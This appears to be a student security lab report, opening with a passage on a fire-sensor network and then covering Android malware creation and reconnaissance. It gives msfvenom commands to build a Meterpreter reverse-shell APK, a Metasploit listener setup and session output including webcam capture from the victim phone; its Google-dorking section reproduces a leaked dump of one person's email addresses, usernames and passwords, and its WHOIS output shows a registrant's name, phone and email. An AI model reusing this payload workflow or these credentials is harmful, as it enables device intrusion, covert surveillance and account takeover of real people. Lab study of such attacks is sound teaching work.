
The next step is to add the fire sensors and extinguisher racks to the network. The fire sensors will be placed throughout the building and will send alerts to the control panel in case of a fire. The extinguisher racks will be connected to the network and will be activated by the control panel in case of a fire.

Step 4: Configure the Control Panel

The control panel will be the central hub of the network and will be responsible for monitoring the network and activating the extinguisher racks in case of a fire. It will receive alerts from the fire sensors and activate the extinguisher racks as needed. We will configure the control panel to receive alerts from the fire sensors and activate the extinguisher racks in case of a fire.

Step 5: Implement Security Measures

The final step is to implement security measures to protect the network from external threats. This involves using strong passwords for all devices, configuring the firewalls to block unauthorized access, implementing network segmentation to isolate critical devices, using encryption to protect sensitive data, and regularly updating the devices to patch security vulnerabilities.



Group 3:

1. Perform malware attack using msfvenom

Step 1: Starting Kali Linux

From your Virtualbox, start Kali Linux and log in with root (user ID/password)

Open a terminal prompt and make an exploit for the Android emulator using the MSFVenom tool

By using MSFVenom, we create a payload .apk file. For this, we use the following command:

Terminal: msfvenom -p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk

Figure 1: MSFVenom payload

Figure 2: APK file created successfully

Figure 3: Keytool making keystore

Figure 4: Signing a .apk file

Figure 5: Malicious .apk file ready to install

Step 2: is to set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole

Figure 6: Starting Metasploit

Metasploit begins with the console.

Figure 7: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: use exploit/multi/handler

Figure 8: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom.

Figure 9: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: run

Figure 10: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim mobile device

Figure 11: Downloaded the file into an Android device

Then run and install the .apk file.

Figure 12: Installing the application into an Android device

After complete installation, we are going back to the Kali machine and start the Meterpreter session.

Figure 13: Successfully got the Meterpreter session

Figure 14: Display system details

```
root@kali: /var/www/html
File Actions Edit View Help
(aman㉿kali)-[~]
$ sudo su
[sudo] password for aman:
[root@kali]-[/home/aman]
# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list      <type>    List all modules for [type]. Types are: payloads, encoders, nops, platforms, ar
chs, encrypt, formats, all
  -p, --payload   <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify
'-' or STDIN for custom
  --list-options
  -f, --format    <format>   Output format (use --list formats to list)
  -e, --encoder   <encoder>  The encoder to use (use --list encoders to list)
  --service-name  <value>   The service name to use when generating a service binary
  --sec-name     <value>   The new section name to use when generating large Windows binaries. Default: ra
ndom 4-character alpha string
  --smallest
  --encrypt     <value>   Generate the smallest possible payload using all available encoders
t to list)
  --encrypt-key  <value>   The type of encryption or encoding to apply to the shellcode (use --list encryp
t --list)
  --encrypt-iv   <value>   A key to be used for --encrypt
  --arch        <arch>    An initialization vector for --encrypt
  -a, --arch     <arch>    The architecture to use for --payload and --encoders (use --list archs to list)
  --platform   <platform>  The platform for --payload (use --list platforms to list)
  -o, --out      <path>   Save the payload to a file
```

```
root@kali: /var/www/html
File Actions Edit View Help
(root㉿kali)-[/home/aman]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.38 LPORT=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes

(root㉿kali)-[/home/aman]
# mv attack.apk /var/www/html/
(root㉿kali)-[/home/aman]
# cd /var/www/html

(root㉿kali)-[/var/www/html]
# service apache2 start

(msf6) root@kali:[/var/www/html]
# msfconsole -q
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.38
LHOST => 192.168.1.38
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
```

```
root@kali: /var/www/html
File Actions Edit View Help
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.38 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


Exploit target:
Id Name
-- 
0 Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Sending stage (78189 bytes) to 192.168.1.34
[*] Meterpreter session 1 opened (192.168.1.38:4444 → 192.168.1.34:57648) at 2023-03-11 12:52:36 +0530
```

```
root@kali: /var/www/html
File Actions Edit View Help
Meterpreter : dalvik/android
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap -i 1
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > exploit
[-] Unknown command: exploit
meterpreter > exit
[*] Shutting down Meterpreter ...


[*] 192.168.1.34 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Sending stage (78189 bytes) to 192.168.1.34
[*] Meterpreter session 2 opened (192.168.1.38:4444 → 192.168.1.34:57766) at 2023-03-11 12:55:46 +0530

meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /var/www/html/ilxHgvEA.jpeg
meterpreter > 
```



2. Perform footprinting and reconnaissance using following websites.

a) Netkraft



The screenshot shows the Netkraft interface for the site <http://google.com>. The main section is titled "Network" and displays the following details:

Site	Domain	Reverse DNS
Netblock Owner	Google LLC	ns1.google.com
Hosting company	Google	domain registrar
Hosting country	US	Nameserver organisation
IPv4 address	74.125.193.113 (VirusTotal)	Organisation
IPv4 autonomous systems	AS15169	DNS admin
IPv6 address	2a00:1450:400b:c01:0:0:66	Top Level Domain
IPv6 autonomous systems	AS15169	DNS Security Extensions
Reverse DNS	ig-in-f113.e100.net	

Below this, there is a section titled "IP delegation" for the IPv4 address 74.125.193.113, which lists the following delegations:

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPv4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 74.0.0.0-74.255.255.255	United States	NET74	American Registry for Internet Numbers
↳ 74.125.0.0-74.125.255.255	United States	GOOGLE	Google LLC
↳ 74.125.193.113	United States	GOOGLE	Google LLC

For the IPv6 address 2a00:1450:400b:c01:0:0:66, the delegation table shows:

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a00:1450::/29	Ireland	IE-GOOGLE-20091005	Google Ireland Limited
↳ 2a00:1450:4000::/37	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend
↳ 2a00:1450:400b:c01:0:0:66	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend

Finally, the "IP Geolocation" section notes that multilateration is used to determine server locations, with a link to "Read more".

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOfy.com WHOIS, DNS, & | WebEx Panel Usage Statistics | +

[sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com](#)

NETCRAFT

Services Solutions News Company Resources Discover More Report Fraud

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

Legend:

- Advertised country
- Multilaterated location

SSL/TLS

This is not a HTTPS site. If you're looking for SSL/TLS information try the [HTTPS site report](#).

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of [rules](#). Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see [open-spf.org](#).

Qualifier	Mechanism	Argument
+ (Pass)	include	_spf.google.com
~- (SoftFail)	all	

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see [dmarc.org](#).

Raw DMARC record:

```
v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com
```

Tag	Field	Value
p=reject	Requested handling policy	Reject: emails that fail the DMARC mechanism check should be rejected. Rejection SHOULD occur during the SMTP transaction.
rua=mailto:mailauth-reports@google.com	Reporting URI(s) for aggregate data	mailauth-reports@google.com

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor

Site report for <http://google.com> | [webcamXP 5](#) | [remiking.free.fr/PC-DE-SARGER](#) | [MacksOfY.com WHOIS, DNS, &](#) | [WebEx Panel Usage Statistics](#) | +

[Discover More](#) [Report Fraud](#)

Site Technology (fetched 5 days ago)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL	A cryptographic protocol providing communication security over the Internet	www.binance.com , www.startpage.com

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript	Wideley-supported programming language commonly used to power client-side dynamic content on websites	www.msn.com , accounts.google.com , vk.com
Local Storage	No description	www.amazon.co.uk , www.amazon.de , www.ebay.com

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
Google Hosted Libraries	Google API to retrieve JavaScript libraries	www.researchgate.net , www.orange.fr , www.mozilla.org

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

b) Google dorking

A screenshot of the WebcamXP 5 software interface. The title bar reads "WEBCAMXP 5 WEBCAM AND IP CAMERAS SERVER FOR WINDOWS". On the right is a large blue eye icon. Below the title are navigation tabs: Home, Multi view, Smartphone, Gallery, Administration, and a "Not logged in" status. A dropdown menu shows "320x240". Below the menu are five video feeds arranged in a grid. Each feed has a "Powered by NEXT www.nextfiber.rs" watermark. The feeds show night-time scenes of a city street, a bridge, a road intersection, a residential area, and another street scene.

```
Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGERAN | MacksOfy.com WHOIS, DNS, & | WebEx Panel Usage Statistics | + X - _ +  
Firefox (1.x->3.x) Passwords:  
  
serv - http://fr-fr.facebook.com  
email : roi_de_la_casse@hotmail.com  
pass : zzqghqhy  
-----  
serv - http://youtube.com  
username : Sargerans  
password : zzqghqhy  
-----  
serv - https://snowtigers.net  
username : Maxter  
password : WOM071789788  
-----  
serv - https://login.facebook.com  
email : roi_de_la_casse@hotmail.com  
pass : zzqghqhy  
-----  
serv - http://hostarsa.org  
login : Sargeran  
pass : zzqghqhy  
-----  
serv - http://www.facebook.com  
email : roi_de_la_casse@hotmail.com  
pass : zzqghqhy  
-----  
serv - http://www.forumactif.com  
password2 : zzqghqhy  
-----  
serv - http://pubgoogle.forumactif.net  
username : admin  
password : zzqghqhy  
-----  
serv - https://www.google.com  
Email : Sargeran@hotmail.com  
Passwd : zzqghqhy  
-----  
serv - http://absoluthacker.com  
email_confirm : roi_de_la_casse@hotmail.com  
new_password : zzqghqhy  
-----  
remikaing.free.fr/PC-DE-SARGERAN | MacksOfy.com WHOIS, DNS, & | Websites using Apple Whitelist | + X - _ +  
Firefox (1.x->3.x) Passwords:  
  
serv - http://absoluthacker.com  
email_confirm : roi_de_la_casse@hotmail.com  
new_password : zzqghqhy  
username : Sargeran  
password : zzqghqhy  
-----  
serv - http://www.absoluthacker.com  
username : Sargeran  
password : zzqghqhy  
-----  
serv - http://gs-www.no-ip.org  
username : Xaro  
passw : zzqghqhy  
-----  
serv - http://stoven.fr.free.fr  
pseudo : Sargeran  
pass : zzqghqhy  
-----  
serv - http://alpha.team-frenchie.com  
username : Sargeran  
password : zzqghqhy  
-----  
serv - http://www.evoxis.info  
connect_username : Sargeran  
connect_pass : JoyPU0Qc  
-----  
serv - http://www.youtube.com  
username : Sargerans  
password : zzqghqhy  
-----  
serv - http://www.dll-provider.com  
email : roi_de_la_casse@hotmail.com  
pass : zzqghqhy  
-----  
serv - https://store.steampowered.com  
username : Sargerans  
password : zzqghqhy  
-----  
serv - https://support.steampowered.com  
username : roi_de_la_casse@hotmail.com  
password : zzadh9av
```

c) Whois

```
root@kali: /home/aman
File Actions Edit View Help
(aman㉿kali)-[~]
$ sudo su
[sudo] password for aman:
(root㉿kali)-[/home/aman]
# whois macksofy.com
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: http://www.bigrock.com
Updated Date: 2023-02-23T09:18:29Z
Creation Date: 2014-02-20T16:06:40Z
Registry Expiry Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd
Registrar IANA ID: 1495
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1.832-295-1535
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.MONSTERBIGAPPS.COM
Name Server: NS2.MONSTERBIGAPPS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-03-12T19:47:56Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
```



root@kali: /home/aman



File Actions Edit View Help

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
```

```
root@kali: /home/aman
File Actions Edit View Help
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: dhwani.v123@gmail.com
Name Server: ns1.monsterbigapps.com
Name Server: ns2.monsterbigapps.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2023-03-12T19:48:16Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Registration Service Provided By: BIGROCK

The data in this whois database is provided to you for information purposes
only, that is, to assist you in obtaining information about or related to a
domain name registration record. We make this information available "as is",
and do not guarantee its accuracy. By submitting a whois query, you agree
that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to:
(1) enable high volume, automated, electronic processes that stress or load
this whois database system providing you this information; or
(2) allow, enable, or otherwise support the transmission of mass unsolicited,
commercial advertising or solicitations via direct mail, electronic mail, or
by telephone.
The compilation, repackaging, dissemination or other use of this data is
expressly prohibited without prior written consent from us. The Registrar of
record is BigRock Solutions Ltd..
We reserve the right to modify these terms at any time.
By submitting this query, you agree to abide by these terms.
```

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOfy.com WHOIS, DNS, & | WebEx Panel Usage Statistics | +

[whois.domaintools.com/macksify.com](#)

HOME RESEARCH

DomainTools PROFILE CONNECT MONITOR SUPPORT Whois Lookup Q LOGIN Sign Up

Home > Whois Lookup > MacksOfy.com

Whois Record for MacksOfy.com

How does this work?

Domain Profile

Registrant	Kausar
Registrant Country	IN
Registrar	BigRock Solutions Ltd. BigRock Solutions Ltd IANA ID: 1495 URL: www.bigrock.com.http://www.bigrock.com Whois Server: Whois.bigrock.com abuse@bigrock.com (p) +91-415-349-0015
Registrar Status	clientTransferProhibited
Dates	3,305 days old Created on 2014-02-20 Expires on 2024-02-20 Updated on 2023-02-23
Name Servers	NS1.MONSTERBIGAPPS.COM (has 38 domains) NS2.MONSTERBIGAPPS.COM (has 38 domains)
Tech Contact	Kausar Worli, Mumbai, Other, 400018, IN dhwaniv123@gmail.com (p) +91.9022054993
IP Address	184.95.60.203 - 70 other sites hosted on this server
IP Location	US - Arizona - Tempe - Secured Servers Llc

Domain Tools

- Hosting History
- Monitor Domain Properties
- Reverse IP Address Lookup
- Network Tools
- Visit Website

DomainTools Iris
The gold-standard Internet intelligence platform
[Learn More](#)

Preview the Full Domain Report

Website Development

11:25 PM 3/10/2023

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOfy.com WHOIS, DNS, & | WebEx Panel Usage Statistics | +

[whois.domaintools.com/macksify.com](#)

HOME RESEARCH

DomainTools PROFILE CONNECT MONITOR SUPPORT Whois Lookup Q LOGIN Sign Up

View Screenshot History

Available TLDs

General TLDs Country TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

- [] Taken domain.
- [] Available domain.
- [] Deleted previously owned domain.

MacksOfy.com	View Whois
MacksOfy.net	Buy Domain
MacksOfy.org	Buy Domain
MacksOfy.info	Buy Domain
MacksOfy.biz	Buy Domain
MacksOfy.us	View Whois

11:25 PM 3/10/2023

DomainTools

PROFILE ▾ CONNECT ▾ MONITOR ▾ SUPPORT ▾ Whois Lookup

HOME RESEARCH LOGIN Sign Up

Registrant RAX:
 Registrant Fax Ext:
 Registrant Email: dhwani.v123@gmail.com
 Registry Admin ID: Not Available From Registry
 Admin Name: Kausar
 Admin Organization:
 Admin Street: 111
 Admin City: Mumbai
 Admin State/Province: Other
 Admin Postal Code: 400018
 Admin Country: IN
 Admin Phone: +91.9022054993
 Admin Phone Ext:
 Admin Fax:
 Admin Fax Ext:
